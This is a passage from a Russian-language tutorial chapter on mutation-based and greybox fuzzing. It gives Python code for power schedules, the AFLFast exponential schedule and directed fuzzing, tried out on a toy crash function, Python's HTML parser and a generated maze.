        self.path_frequency: Dict = {}

    def assignEnergy(self, population: Sequence[Seed]) -> None:
        """Assigns each seed the same energy"""
        for seed in population:
            seed.energy = 1

    def normalizedEnergy(self, population: Sequence[Seed]) -> List[float]:
        """Normalize energy"""
        energy = list(map(lambda seed: seed.energy, population))
        sum_energy = sum(energy) # Add up all values in energy
        assert sum_energy != 0
        norm_energy = list(map(lambda nrg: nrg / sum_energy, energy))
        return norm_energy

    def choose(self, population: Sequence[Seed]) -> Seed:
        """Choose weighted by normalized energy."""
        self.assignEnergy(population)
        norm_energy = self.normalizedEnergy(population)
        seed: Seed = random.choices(population, weights=norm_energy)[0]
        return seed
```

Проверим, действительно ли расписание выбирает семена равномерно и случайно. Попросим его 10 000 раз выбрать семя из популяции A, B, C и подсчитаем попадания. Каждое семя должно встретиться примерно 3300 раз.

```
population = [Seed("A"), Seed("B"), Seed("C")]
schedule = PowerSchedule()
hits = {
    "A": 0,
    "B": 0,
    "C": 0
}

for i in range(10000):
    seed = schedule.choose(population)
    hits[seed.data] += 1

hits

{'A': 3387, 'B': 3255, 'C': 3358}
```

Результат выглядит правильно: каждое семя выбиралось примерно в трети случаев.

Исполнители и программа-пример

Начнём с небольшой программы из шести строк. Для сбора покрытия во время выполнения импортируем класс `FunctionCoverageRunner` из главы о [мутационном фаззинге](#).

Конструктор `FunctionCoverageRunner` принимает исполняемую функцию Python. Метод `run()` принимает вход, передаёт его функции и собирает сведения о покрытии этого выполнения. Метод `coverage()` возвращает список пар (имя функции, номер строки) для каждого покрытого оператора.

```
from MutationFuzzer import FunctionCoverageRunner, http_program
```

Функция `crashme()` возбуждает исключение для входа "bad!". Посмотрим, какие операторы покрывает вход "good".

```
def crashme(s: str) -> None:
    if len(s) > 0 and s[0] == 'b':
        if len(s) > 1 and s[1] == 'a':
            if len(s) > 2 and s[2] == 'd':
                if len(s) > 3 and s[3] == '!':
                    raise Exception()

crashme_runner = FunctionCoverageRunner(crashme)
crashme_runner.run("good")
list(crashme_runner.coverage())

[('run_function', 132), ('crashme', 2)]
```

В `crashme` вход "good" покрывает только условный оператор в строке 2. Условие ветви `len(s) > 0 and s[0] == 'b'` ложно.

Усовершенствованный мутационный фаззинг чёрного ящика

Объединим мутатор и расписание энергии в одном фаззере. Сначала создадим фаззер чёрного ящика, который *не использует* никаких сведений о покрытии.

Класс `AdvancedMutationFuzzer` — усовершенствованная и *параметризуемая* версия `MutationFuzzer` из [предыдущей главы](#). Он также наследует класс `Fuzzer`. Пока достаточно знать методы `fuzz()`, возвращающий сгенерированный вход, и `runs()`, выполняющий `fuzz()` заданное

число раз. В AdvancedMutationFuzzer мы переопределим fuzz().

```
from Fuzzer import Fuzzer
```

AdvancedMutationFuzzer создаётся с набором начальных семян, мутатором и расписанием энергии. Во время кампании он поддерживает корпус семян population. Метод fuzz() возвращает либо ещё не фаззившееся начальное семя, либо результат фаззинга семени из популяции. Последним занимается create_candidate(): метод выбирает вход из популяции и применяет несколько мутаций.

```
class AdvancedMutationFuzzer(Fuzzer):
    """Base class for mutation-based fuzzing."""

    def __init__(self, seeds: List[str],
                 mutator: Mutator,
                 schedule: PowerSchedule) -> None:
        """Constructor.
        `seeds` - a list of (input) strings to mutate.
        `mutator` - the mutator to apply.
        `schedule` - the power schedule to apply.
        """
        self.seeds = seeds
        self.mutator = mutator
        self.schedule = schedule
        self.inputs: List[str] = []
        self.reset()

    def reset(self) -> None:
        """Reset the initial population and seed index"""
        self.population = list(map(lambda x: Seed(x), self.seeds))
        self.seed_index = 0

    def create_candidate(self) -> str:
        """Returns an input generated by fuzzing a seed in the population"""
        seed = self.schedule.choose(self.population)

        # Stacking: Apply multiple mutations to generate the candidate
        candidate = seed.data
        trials = min(len(candidate), 1 << random.randint(1, 5))
        for i in range(trials):
            candidate = self.mutator.mutate(candidate)
        return candidate

    def fuzz(self) -> str:
        """Returns first each seed once and then generates new inputs"""
        if self.seed_index < len(self.seeds):
            # Still seeding
            self.inp = self.seeds[self.seed_index]
            self.seed_index += 1
        else:
            # Mutating
            self.inp = self.create_candidate()

        self.inputs.append(self.inp)
        return self.inp
```

Испытаем мутационный фаззер. Передадим одно семя и попросим создать три входа.

```
seed_input = "good"
mutation_fuzzer = AdvancedMutationFuzzer(
    [seed_input], Mutator(), PowerSchedule())
print(mutation_fuzzer.fuzz())
print(mutation_fuzzer.fuzz())
print(mutation_fuzzer.fuzz())

good
gDoodC
/
```

Посмотрим, сколько операторов покроет мутационный фаззер чёрного ящика за кампанию из $n = 30\,000$ входов.

Вызов `runs(crashme_runner, trials=n)` создаёт n входов и исполняет их функцией `crashme` через `crashme_runner`. Как уже отмечалось, исполнитель также собирает сведения о покрытии.

```
import time

n = 30000

blackbox_fuzzer = AdvancedMutationFuzzer(
    [seed_input], Mutator(), PowerSchedule())

start = time.time()
blackbox_fuzzer.runs(FunctionCoverageRunner(crashme), trials=n)
end = time.time()

"It took the blackbox mutation-based fuzzer %0.2f seconds to generate and execute %d inputs." % (
    end - start, n)

'It took the blackbox mutation-based fuzzer 4.21 seconds to generate and execute 30000 inputs.'
```

Для измерения покрытия используется функция `population_coverage()`. Она принимает набор входов и функцию Python, исполняет входы и собирает сведения о покрытии. Результат — пара `(all_coverage, cumulative_coverage)`, где `all_coverage` содержит все покрытые операторы, а `cumulative_coverage` — число покрытых операторов по мере роста числа выполненных входов. Для графика покрытия во времени нас интересует второе значение.

Извлечём созданные фаззером входы и измерим рост покрытия:

```
_, blackbox_coverage = population_coverage(
    blackbox_fuzzer.inputs, crashme)
bb_max_coverage = max(blackbox_coverage)

"The blackbox mutation-based fuzzer achieved a maximum coverage of %d statements." % bb_max_coverage

'The blackbox mutation-based fuzzer achieved a maximum coverage of 2 statements.'
```

Следующие входы увеличили покрытие нашего примера `crashme`:

```
[seed_input] + \
[
    blackbox_fuzzer.inputs[idx] for idx in range(len(blackbox_coverage))
    if blackbox_coverage[idx] > blackbox_coverage[idx - 1]
]

['good', 'bo']
```

Итог. Так работает мутационный фаззер чёрного ящика. Мы встроили *мутатор*, создающий входы из заданного набора семян, и *расписание энергии*, решающее, какое семя выбрать следующим.

Мутационный фаззинг серого ящика

В отличие от чёрного ящика, фаззер серого ящика вроде [AFL](#) *использует* сведения о покрытии. В частности, он добавляет в популяцию семян сгенерированные входы, увеличивающие покрытие кода.

Метод `run()` унаследован от класса `Fuzzer`; он создаёт и исполняет ровно один вход. Мы переопределим его так, чтобы вход, увеличивающий покрытие, добавлялся в `population`. Атрибут `coverages_seen` хранит множество ранее покрытых операторов.

```
class GreyboxFuzzer(AdvancedMutationFuzzer):
    """Coverage-guided mutational fuzzing."""
    def reset(self):
```

```

        """Reset the initial population, seed index, coverage information"""
        super().reset()
        self.coverages_seen = set()
        self.population = [] # population is filled during greybox fuzzing

    def run(self, runner: FunctionCoverageRunner) -> Tuple[Any, str]: # type: ignore
        """Run function(inp) while tracking coverage.
        If we reach new coverage,
        add inp to population and its coverage to population_coverage
        """
        result, outcome = super().run(runner)
        new_coverage = frozenset(runner.coverage())
        if new_coverage not in self.coverages_seen:
            # We have new coverage
            seed = Seed(self.inp)
            seed.coverage = runner.coverage()
            self.coverages_seen.add(new_coverage)
            self.population.append(seed)

        return (result, outcome)

```

Испытаем фаззер серого ящика:

```

seed_input = "good"
greybox_fuzzer = GreyboxFuzzer(
    [seed_input], Mutator(), PowerSchedule())

start = time.time()
greybox_fuzzer.runs(FunctionCoverageRunner(crashme), trials=n)
end = time.time()

"It took the greybox mutation-based fuzzer %0.2f seconds to generate and execute %d inputs." % (end
    - start, n)

'It took the greybox mutation-based fuzzer 4.23 seconds to generate and execute 30000 inputs.'

```

Покрывает ли он больше операторов после генерации того же числа тестовых входов?

```

_, greybox_coverage = population_coverage(
    greybox_fuzzer.inputs, crashme)
gb_max_coverage = max(greybox_coverage)

"Our greybox mutation-based fuzzer covers %d more statements" % (gb_max_coverage - bb_max_coverage)

'Our greybox mutation-based fuzzer covers 2 more statements'

```

Популяция нашего примера теперь содержит следующие семена:

```

greybox_fuzzer.population

[good, bo, baof, bad4u]

```

Обратная связь по покрытию действительно помогает. Новые семена служат хлебными крошками или вехами, которые быстрее направляют фаззер в глубокие области кода. Следующий график сравнивает покрытие обоих фаззеров во времени:

```

%matplotlib inline

import matplotlib.pyplot as plt # type: ignore

line_bb, = plt.plot(blackbox_coverage, label="Blackbox")
line_gb, = plt.plot(greybox_coverage, label="Greybox")
plt.legend(handles=[line_bb, line_gb])
plt.title('Coverage over time')
plt.xlabel('# of inputs')
plt.ylabel('lines covered');

```

Итог. Мы увидели, как фаззер серого ящика «обнаруживает» интересные семена, способные обеспечить дальнейший прогресс. Начав с good, он постепенно научился генерировать bad!, возбуждающий исключение. Как сделать это ещё быстрее?

Попробуйте сами. Как со временем будет расти покрытие генерационного фаззера чёрного ящика? Постройте графики для всех трёх фаззеров. Такой фаззер можно определить следующим образом:

```
from Fuzzer import RandomFuzzer
blackbox_gen_fuzzer = RandomFuzzer(
    min_length=4, max_length=4, char_start=32, char_range=96)
```

Дополнительное чтение. Мы рассмотрели AFL на высоком уровне. Технические подробности одного из наиболее успешных инструментов обнаружения уязвимостей описаны в [документации AFL](#).

Усиленный фаззинг серого ящика

Наш усиленный фаззер назначает больше энергии семенам, обещающим большее покрытие. Изменим расписание так, чтобы семена, проходящие по «необычным» путям, получали больше энергии. Под необычными понимаются пути, по которым созданные входы проходят редко.

Чтобы определить путь конкретного входа, воспользуемся функцией `getPathID` из раздела о покрытии трасс.

```
import pickle # serializes an object by producing a byte array from all the information in the
               object
import hashlib # produces a 128-bit hash value from a byte array
```

Функция `getPathID()` возвращает уникальный хеш множества покрытия:

```
def getPathID(coverage: Any) -> str:
    """Returns a unique hash for the covered statements"""
    pickled = pickle.dumps(sorted(coverage))
    return hashlib.md5(pickled).hexdigest()
```

Энергию можно назначать по необычности пройденного пути несколькими способами. Здесь реализуем *экспоненциальное расписание*, вычисляющее энергию $e(s)$ семени s так:

Формула:
$$e(s) = (1)/(f(p(s))^a)$$

где:

- $p(s)$ возвращает идентификатор пути, пройденного семенем s ;
- $f(p)$ возвращает число прохождений пути p сгенерированными входами;
- a — заданный показатель степени.

```
class AFLFastSchedule(PowerSchedule):
    """Exponential power schedule as implemented in AFL"""

    def __init__(self, exponent: float) -> None:
        self.exponent = exponent

    def assignEnergy(self, population: Sequence[Seed]) -> None:
        """Assign exponential energy inversely proportional to path frequency"""
        for seed in population:
            seed.energy = 1 / (self.path_frequency[getPathID(seed.coverage)] ** self.exponent)
```

Пусть фаззер серого ящика считает число $f(p)$ прохождений каждого пути p и обновляет расписание:

```
class CountingGreyboxFuzzer(GreyboxFuzzer):
    """Count how often individual paths are exercised."""

    def reset(self):
        """Reset path frequency"""
```

```

super().reset()
self.schedule.path_frequency = {}

def run(self, runner: FunctionCoverageRunner) -> Tuple[Any, str]: # type: ignore
    """Inform scheduler about path frequency"""
    result, outcome = super().run(runner)

    path_id = getPathID(runner.coverage())
    if path_id not in self.schedule.path_frequency:
        self.schedule.path_frequency[path_id] = 1
    else:
        self.schedule.path_frequency[path_id] += 1

    return(result, outcome)

```

Запустим усиленный фаззер $n=10\ 000$ раз на простом примере, установив показатель экспоненциального расписания $a=5$:

```

n = 10000
seed_input = "good"
fast_schedule = AFLFastSchedule(5)
fast_fuzzer = CountingGreyboxFuzzer(
    [seed_input], Mutator(), fast_schedule)
start = time.time()
fast_fuzzer.runs(FunctionCoverageRunner(crashme), trials=n)
end = time.time()

"It took the fuzzer w/ exponential schedule %0.2f seconds to generate and execute %d inputs." % (
    end - start, n)

'It took the fuzzer w/ exponential schedule 1.54 seconds to generate and execute 10000 inputs.'

import numpy as np

```

Построим распределение частот путей:

```

x_axis = np.arange(len(fast_schedule.path_frequency))
y_axis = list(fast_schedule.path_frequency.values())

plt.bar(x_axis, y_axis)
plt.xticks(x_axis)
plt.ylim(0, n)
# plt.yscale("log")
# plt.yticks([10,100,1000,10000])
plt;

print("          path id 'p'          : path frequency 'f(p)')
fast_schedule.path_frequency

          path id 'p'          : path frequency 'f(p)'
{'e014b68ad4f3bc2daf207e2498d14cbf': 5615,
 '0a1008773804033d8a4c0e3aba4b96a0': 2597,
 'eae4df5b039511eac56625f47c337d24': 1098,
 'b14f545c3b39716a455034d9a0c61b8c': 454,
 '11529f85aaa30be08110f3076748e420': 235,
 '669903139e4064f7f07bc8b200fd2d26': 1}

```

Сравним результат с фаззером серого ящика, использующим классическое расписание:

```

seed_input = "good"
orig_schedule = PowerSchedule()
orig_fuzzer = CountingGreyboxFuzzer(
    [seed_input], Mutator(), orig_schedule)
start = time.time()
orig_fuzzer.runs(FunctionCoverageRunner(crashme), trials=n)
end = time.time()

"It took the fuzzer w/ original schedule %0.2f seconds to generate and execute %d inputs." % (end -
    start, n)

'It took the fuzzer w/ original schedule 1.43 seconds to generate and execute 10000 inputs.'

```

```

x_axis = np.arange(len(orig_schedule.path_frequency))
y_axis = list(orig_schedule.path_frequency.values())

plt.bar(x_axis, y_axis)
plt.xticks(x_axis)
plt.ylim(0, n)
# plt.yscale("log")
# plt.yticks([10,100,1000,10000])
plt;

print("          path id 'p'          : path frequency 'f(p)'"
orig_schedule.path_frequency

          path id 'p'          : path frequency 'f(p)'
{'e014b68ad4f3bc2daf207e2498d14cbf': 6579,
 '0a1008773804033d8a4c0e3aba4b96a0': 2381,
 'eae4df5b039511eac56625f47c337d24': 737,
 'b14f545c3b39716a455034d9a0c61b8c': 241,
 '11529f85aaa30be08110f3076748e420': 62}

```

Экспоненциальное расписание отнимает часть выполнений у высокочастотного пути и передаёт их менее частым. Самый редкий путь при традиционном расписании либо вообще не выполняется, либо выполняется значительно реже.

Посмотрим на энергию обнаруженных семян. При обычном расписании она распределяется равномерно:

```

orig_energy = orig_schedule.normalizedEnergy(orig_fuzzer.population)

for (seed, norm_energy) in zip(orig_fuzzer.population, orig_energy):
    print("%s", %0.5f, %s" % (getPathID(seed.coverage), # type: ignore
                               norm_energy, repr(seed.data)))

'e014b68ad4f3bc2daf207e2498d14cbf', 0.20000, 'good'
'0a1008773804033d8a4c0e3aba4b96a0', 0.20000, 'bgI/d'
'eae4df5b039511eac56625f47c337d24', 0.20000, 'baI/dt'
'b14f545c3b39716a455034d9a0c61b8c', 0.20000, 'badtuS'
'11529f85aaa30be08110f3076748e420', 0.20000, 'bad!\`tuS'

```

При быстром расписании почти вся энергия достаётся самому редкому пути:

```

fast_energy = fast_schedule.normalizedEnergy(fast_fuzzer.population)

for (seed, norm_energy) in zip(fast_fuzzer.population, fast_energy):
    print("%s", %0.5f, %s" % (getPathID(seed.coverage), # type: ignore
                               norm_energy, repr(seed.data)))

'e014b68ad4f3bc2daf207e2498d14cbf', 0.00000, 'good'
'0a1008773804033d8a4c0e3aba4b96a0', 0.00000, 'bnd'
'eae4df5b039511eac56625f47c337d24', 0.00000, 'ba.'
'b14f545c3b39716a455034d9a0c61b8c', 0.00000, 'bad.'
'11529f85aaa30be08110f3076748e420', 0.00000, 'bad!\.\.'
'669903139e4064f7f07bc8b200fd2d26', 1.00000, 'bad!\.\.'

```

Именно так: новое экспоненциальное расписание назначает основную энергию семени, проходящему по самому редкому пути.

Сравним достигаемое покрытие во времени:

```

_, orig_coverage = population_coverage(orig_fuzzer.inputs, crashme)
_, fast_coverage = population_coverage(fast_fuzzer.inputs, crashme)
line_orig, = plt.plot(orig_coverage, label="Original Greybox Fuzzer")
line_fast, = plt.plot(fast_coverage, label="Boosted Greybox Fuzzer")
plt.legend(handles=[line_orig, line_fast])
plt.title('Coverage over time')
plt.xlabel('# of inputs')
plt.ylabel('lines covered');

```

Как и ожидалось, усиленный фаззер с экспоненциальным расписанием достигает покрытия гораздо быстрее.

Итог. Чаще фазза семени, проходящие по низкочастотным путям, можно значительно эффективнее исследовать пути программы.

Попробуйте сами. Испытайте другие показатели степени или полностью измените расписание. Большой показатель может привести к переполнениям и неточностям арифметики с плавающей точкой, вызывая неожиданные результаты.

Дополнительное чтение. Подробнее об усилении фаззеров рассказано в статье [«Coverage-based Greybox Fuzzing as Markov Chain»](#) [Böhme et al., 2016]; реализация для AFL доступна в [репозитории AFLFast](#).

Сложный пример: HTMLParser

Сравним три фаззера на более реалистичном примере — [анализаторе HTML из Python](#). Запустим каждый фаззер $n=5000$ раз для HTMLParser, начав с «пустого» семени.

```
from html.parser import HTMLParser

# create wrapper function
def my_parser(inp: str) -> None:
    parser = HTMLParser() # resets the HTMLParser object for every fuzz input
    parser.feed(inp)

n = 5000
seed_input = " " # empty seed
blackbox_fuzzer = AdvancedMutationFuzzer(
    [seed_input], Mutator(), PowerSchedule())
greybox_fuzzer = GreyboxFuzzer(
    [seed_input], Mutator(), PowerSchedule())
boosted_fuzzer = CountingGreyboxFuzzer(
    [seed_input], Mutator(), AFLFastSchedule(5))

start = time.time()
blackbox_fuzzer.runs(FunctionCoverageRunner(my_parser), trials=n)
greybox_fuzzer.runs(FunctionCoverageRunner(my_parser), trials=n)
boosted_fuzzer.runs(FunctionCoverageRunner(my_parser), trials=n)
end = time.time()

"It took all three fuzzers %.2f seconds to generate and execute %d inputs." % (end - start, n)

'It took all three fuzzers 11.23 seconds to generate and execute 5000 inputs.'
```

Сравним рост покрытия:

```
_, black_coverage = population_coverage(blackbox_fuzzer.inputs, my_parser)
_, grey_coverage = population_coverage(greybox_fuzzer.inputs, my_parser)
_, boost_coverage = population_coverage(boosted_fuzzer.inputs, my_parser)
line_black, = plt.plot(black_coverage, label="Blackbox Fuzzer")
line_grey, = plt.plot(grey_coverage, label="Greybox Fuzzer")
line_boost, = plt.plot(boost_coverage, label="Boosted Greybox Fuzzer")
plt.legend(handles=[line_boost, line_grey, line_black])
plt.title('Coverage over time')
plt.xlabel('# of inputs')
plt.ylabel('lines covered');
```

Оба фаззера серого ящика явно превосходят чёрный ящик, поскольку по пути они «обнаруживают» интересные входы. Сравним последние десять входов фаззеров чёрного и серого ящиков.

```
blackbox_fuzzer.inputs[-10:]

['2 ', ' ', 'A ', ' ', ' ', '!', ' ', ' ', ' ', '(']

greybox_fuzzer.inputs[-10:]

['\x00',
 '(<2q$V\x00"jy}Kz',
```

```
'_NrGlffJ%\x14=',
'2&8,gBa',
'',
'W_&k\\<C<hoPqv',
'*&\x05t4<&d@R%',
'0a0<4\x06',
'i:',
'iFK&</\x06']
```

Фаззер серого ящика исполняет гораздо более сложные входы, многие из которых содержат специальные символы — круглые и квадратные скобки, а также угловые скобки <, >, [,]. Однако важные ключевые слова, например <html>, всё ещё отсутствуют.

Чтобы сообщить фаззеру о таких ключевых словах, потребуются грамматики. В разделе об интеллектуальном фаззинге серого ящика они будут объединены с рассмотренными здесь методами.

Попробуйте сами. Повторите эксперименты, чтобы увидеть вариативность фаззинга. Иногда фаззер, заявленный как лучший, в отдельном прогоне не превосходит более слабый вариант.

Направленный фаззинг серого ящика

Иногда требуется, чтобы фаззер достиг определённой опасной позиции в исходном коде — например, места предполагаемого переполнения буфера — или проверил недавнее изменение в кодовой базе. Как направить фаззер к таким позициям?

Здесь мы представим направленный фаззинг серого ящика как задачу оптимизации.

Решение лабиринта

Чтобы получить наглядный пример, в котором легко менять сложность кода и целевую позицию, сгенерируем исходный код лабиринта из строкового представления. Пример в общих чертах основан на старой [записи Фелипе Андреса Мансано о символьном выполнении](#).

Лабиринт задаётся простой строкой:

```
maze_string = """
+-+-----+
|X|      |
| |  --+  |
| |      |
| +-+    |
|      |#|
+-----+--+
"""
```

Код генерируется функцией `generate_maze_code()`. Здесь мы не раскрываем её реализацию, а объясняем результат; подробности реализации будут приведены в приложении о потоке управления.

```
from ControlFlow import generate_maze_code
```

Следующие заглушки будут заменены с помощью `exec()`:

```
def maze(s: str) -> str:
    return "" # Will be overwritten by exec()

def target_tile() -> str:
    return ' ' # Will be overwritten by exec()

maze_code = generate_maze_code(maze_string)
```



```
exec(maze_code)
```

Цель — переместить X к #, передавая символы D для движения вниз, U — вверх, L — влево и R — вправо.

```
print(maze("DDDDRRRRUUULLUURRRRDDDD"))
```

SOLVED

```
+--+-----+
| |       |
| |  --+  |
| |       |
| +-+    |
|       |X|
+-----+--+
```

Каждый символ `maze_string` обозначает клетку. Для каждой клетки генерируется отдельная функция:

- если текущая клетка безопасна (), вызывается функция клетки, соответствующая следующему входному символу D, U, L или R; неожиданные символы игнорируются; когда вход заканчивается, возвращаются "VALID" и текущее состояние лабиринта;
- если текущая клетка является ловушкой (+, |, -), возвращаются "INVALID" и текущее состояние;
- если текущая клетка — цель (#), возвращаются "SOLVED" и текущее состояние.

Попробуйте сами. Проверьте другие последовательности ходов или измените сам лабиринт.

Чтобы составить представление о сгенерированном коде, рассмотрим статический [граф вызовов](#), показывающий возможный порядок выполнения функций.

```
from ControlFlow import callgraph
callgraph(maze_code)
```

Граф содержит функцию `maze`, функции всех клеток `tile_<строка>_<столбец>` и рёбра допустимых переходов между ними. Он автоматически строится Graphviz из сгенерированного исходного кода.

Первая попытка

Введём класс `DictMutator`, который изменяет строки, вставляя ключевое слово из заданного словаря:

```
class DictMutator(Mutator):
    """Вариант Mutator, вставляющий ключевые слова из словаря"""

    def __init__(self, dictionary: Sequence[str]) -> None:
        """Конструктор.
        `dictionary` — список строк, используемых как ключевые слова
        """
        super().__init__()
        self.dictionary = dictionary
        self.mutators.append(self.insert_from_dictionary)

    def insert_from_dictionary(self, s: str) -> str:
        """Возвращает `s` со вставленным словом из словаря"""
        pos = random.randint(0, len(s))
        random_keyword = random.choice(self.dictionary)
        return s[:pos] + random_keyword + s[pos:]
```

Для фаззинга лабиринта расширим `DictMutator`: добавим операции дописывания словарного ключа и удаления символа в конце начального значения.

```

class MazeMutator(DictMutator):
    def __init__(self, dictionary: Sequence[str]) -> None:
        super().__init__(dictionary)
        self.mutators.append(self.delete_last_character)
        self.mutators.append(self.append_from_dictionary)

    def append_from_dictionary(self, s: str) -> str:
        """Возвращает s с ключевым словом, дописанным в конец"""
        random_keyword = random.choice(self.dictionary)
        return s + random_keyword

    def delete_last_character(self, s: str) -> str:
        """Возвращает s без последнего символа"""
        if len(s) > 0:
            return s[:-1]
        return s

```

Испытаем обычный фаззер серого ящика с классическим энергетическим расписанием и расширенным мутатором лабиринта на 20 000 входах.

```

n = 20000
seed_input = " " # пустое начальное значение

maze_mutator = MazeMutator(["L", "R", "U", "D"])
maze_schedule = PowerSchedule()
maze_fuzzer = GreyboxFuzzer([seed_input], maze_mutator, maze_schedule)

start = time.time()
maze_fuzzer.runs(FunctionCoverageRunner(maze), trials=n)
end = time.time()

"It took the fuzzer %0.2f seconds to generate and execute %d inputs." % (end - start, n)

'It took the fuzzer 8.27 seconds to generate and execute 20000 inputs.'

```

Нам ещё не раз понадобятся статистические данные разных фаззеров, поэтому вынесем их печать в функцию:

```

def print_stats(fuzzer: GreyboxFuzzer) -> None:
    total = len(fuzzer.population)
    solved = 0
    invalid = 0
    valid = 0
    for seed in fuzzer.population:
        s = maze(str(seed.data))
        if "INVALID" in s:
            invalid += 1
        elif "VALID" in s:
            valid += 1
        elif "SOLVED" in s:
            solved += 1
            if solved == 1:
                print("First solution: %s" % repr(seed))
        else:
            print("??")

    print("""Out of %d seeds,
* %d solved the maze,
* %d were valid but did not solve the maze, and
* %d were invalid""" % (total, solved, valid, invalid))

```

Насколько хорошо справится старый добрый фаззер серого ящика?

```

print_stats(maze_fuzzer)

Out of 1275 seeds,
* 0 solved the maze,
* 319 were valid but did not solve the maze, and
* 956 were invalid

```

Вероятно, лабиринт не был решён ни разу. Как сообщить фаззеру, насколько начальное значение «далеко» от цели? Зная это, мы могли бы просто выделить такому значению больше энергии.

Попробуйте сами. Напечатайте статистику усиленного фаззера с AFLFastSchedule и CountingGreyboxFuzzer. Скорее всего, он значительно превзойдёт неусиленный вариант: путь с наименьшей вероятностью случайно оказывается путём к цели.

Вычисление расстояния на уровне функций

По статическому графу вызовов кода лабиринта и целевой функции можно вычислить расстояние от каждой функции f до цели t как длину кратчайшего пути между f и t .

Сгенерированный код лабиринта содержит функцию `target_tile`, которая возвращает имя целевой функции:

```
target = target_tile()
target

'tile_6_7'
```

Теперь найдём соответствующую функцию в графе вызовов. `get_callgraph()` возвращает граф вызовов кода лабиринта в виде графа [NetworkX](#), а [NetworkX](#) предоставляет полезные операции анализа графов.

```
import networkx as nx # type: ignore
from ControlFlow import get_callgraph

cg = get_callgraph(maze_code)
for node in cg.nodes():
    if target in node:
        target_node = node
        break

target_node

'callgraphX__tile_6_7'
```

Теперь можно получить расстояния на уровне функций. Словарь `distance` сопоставляет каждой функции расстояние до цели. Если пути к цели нет, назначается максимальное расстояние `0xFFFF`.

Функция `nx.shortest_path_length(cg, node, target_node)` возвращает длину кратчайшего пути от `node` к `target_node` в графе `cg`.

```
distance = {}
for node in cg.nodes():
    if "__" in node:
        name = node.split("__")[-1]
    else:
        name = node
    try:
        distance[name] = nx.shortest_path_length(cg, node, target_node)
    except:
        distance[name] = 0xFFFF
```

Ниже приведены расстояния для всех функций клеток на пути к целевой функции:

```
{k: distance[k] for k in list(distance) if distance[k] < 0xFFFF}

{'callgraphX': 1,
 'maze': 23,
 'tile_2_1': 22, 'tile_2_3': 8, 'tile_2_4': 7,
 'tile_2_5': 6, 'tile_2_6': 5, 'tile_2_7': 4,
 'tile_3_1': 21, 'tile_3_3': 9, 'tile_3_7': 3,
 'tile_4_1': 20, 'tile_4_3': 10, 'tile_4_4': 11,
 'tile_4_5': 12, 'tile_4_7': 2,
 'tile_5_1': 19, 'tile_5_5': 13, 'tile_5_7': 1,
```

```
'tile_6_1': 18, 'tile_6_2': 17, 'tile_6_3': 16,  
'tile_6_4': 15, 'tile_6_5': 14, 'tile_6_7': 0}
```

Итог. Используя статический граф вызовов и целевую функцию t , мы показали, как вычислить расстояние от каждой функции f до t на уровне функций.

Попробуйте сами. Подумайте над следующими вопросами:

- Как вычислять расстояние, если целей несколько? Подсказка: [среднее геометрическое](#).
- Если известны граф вызовов CG и граф потока управления CFG_f каждой функции f , как вычислить расстояние на уровне базовых блоков? Подсказка: в CFG_f измеряйте расстояние до *вызовов* функций, находящихся на пути к цели. Помните, что расстояние между базовыми блоками в функциях с большим расстоянием на уровне функций тоже должно быть больше.

Дополнительное чтение. Другие аспекты поиска рассмотрены в главе о [поисковом фаззинге](#). Решение поставленных выше задач описано в статье [«Directed Greybox Fuzzing»](#).

Направленное энергетическое расписание

Теперь реализуем расписание, которое выделяет *больше энергии начальным значениям с меньшим средним расстоянием* до целевой функции. Все расстояния вычисляются заранее и внедряются в двоичный файл программы так же, как инструментация покрытия. Поэтому на практике среднее расстояние вычисляется чрезвычайно эффективно.

Точнее, пусть $d_f(s, t)$ — расстояние на уровне функций от функции s до функции t в графе вызовов CG. Тогда расстояние начального значения i до функции t равно

Формула: $d(i, t) = (\sum_{s \in CG} d_f(s, t)) / (|CG|)$,

где $|CG|$ — число узлов графа вызовов, посещённых этим входом.

```
class DirectedSchedule(PowerSchedule):  
    """Выделяет много энергии значениям, близким к некоторой цели"""  
  
    def __init__(self, distance: Dict[str, int], exponent: float) -> None:  
        self.distance = distance  
        self.exponent = exponent  
  
    def __getFunctions__(self, coverage: Set[Location]) -> Set[str]:  
        functions = set()  
        for f, _ in set(coverage):  
            functions.add(f)  
        return functions  
  
    def assignEnergy(self, population: Sequence[Seed]) -> None:  
        """Назначает энергию, обратно пропорциональную среднему  
        расстоянию до цели на уровне функций."""  
        for seed in population:  
            if seed.distance < 0:  
                num_dist = 0  
                sum_dist = 0  
                for f in self.__getFunctions__(seed.coverage):  
                    if f in list(self.distance):  
                        sum_dist += self.distance[f]  
                        num_dist += 1  
                seed.distance = sum_dist / num_dist  
                seed.energy = (1 / seed.distance) ** self.exponent
```

Сравним направленное расписание со старым добрым фаззером серого ящика:

```
directed_schedule = DirectedSchedule(distance, 3)  
directed_fuzzer = GreyboxFuzzer([seed_input], maze_mutator, directed_schedule)  
  
start = time.time()
```

```

directed_fuzzer.runs(FunctionCoverageRunner(maze), trials=n)
end = time.time()

"It took the fuzzer %0.2f seconds to generate and execute %d inputs." % (end - start, n)

'It took the fuzzer 10.55 seconds to generate and execute 20000 inputs.'

print_stats(directed_fuzzer)

Out of 2524 seeds,
* 0 solved the maze,
* 916 were valid but did not solve the maze, and
* 1608 were invalid

```

Он тоже, вероятно, не решил лабиринт, однако допустимых входов стало больше — прогресс определённо есть. Посмотрим на расстояния всех начальных значений:

```

y = [seed.distance for seed in directed_fuzzer.population] # type: ignore
x = range(len(y))
plt.scatter(x, y)
plt.ylim(0, max(y))
plt.xlabel("Seed ID")
plt.ylabel("Distance")

```

Нормализуем ось y , чтобы повысить важность начальных значений с малым расстоянием.

Улучшенное направленное энергетическое расписание

Улучшенное расписание нормализует расстояние начального значения между минимальным и максимальным значениями. Для расстояния $d(i, t)$ от начального значения i до функции t новое расстояние $d'(i, t)$ вычисляется так:

Формула: $d'(i, t) = 1$ если $d(i, t) = \min D = \max D$; $\max D - \min D$ если $d(i, t) = \min D \neq \max D$; $(\max D - \min D) / (d(i, t) - \min D)$ в остальных случаях,

где

Формула: $\min D = \min_{(i \in T)} [d(i, t)]$ и $\max D = \max_{(i \in T)} [d(i, t)]$,

а T — множество начальных значений, то есть популяция.

```

class AFLGoSchedule(DirectedSchedule):
    """Выделяет много энергии значениям, близким к цели"""

    def assignEnergy(self, population: Sequence[Seed]):
        """Назначает энергию, обратно пропорциональную среднему
        расстоянию до цели на уровне функций."""
        min_dist: Union[int, float] = 0xFFFF
        max_dist: Union[int, float] = 0

        for seed in population:
            if seed.distance < 0:
                num_dist = 0
                sum_dist = 0
                for f in self.__getFunctions__(seed.coverage):
                    if f in list(self.distance):
                        sum_dist += self.distance[f]
                        num_dist += 1
                seed.distance = sum_dist / num_dist
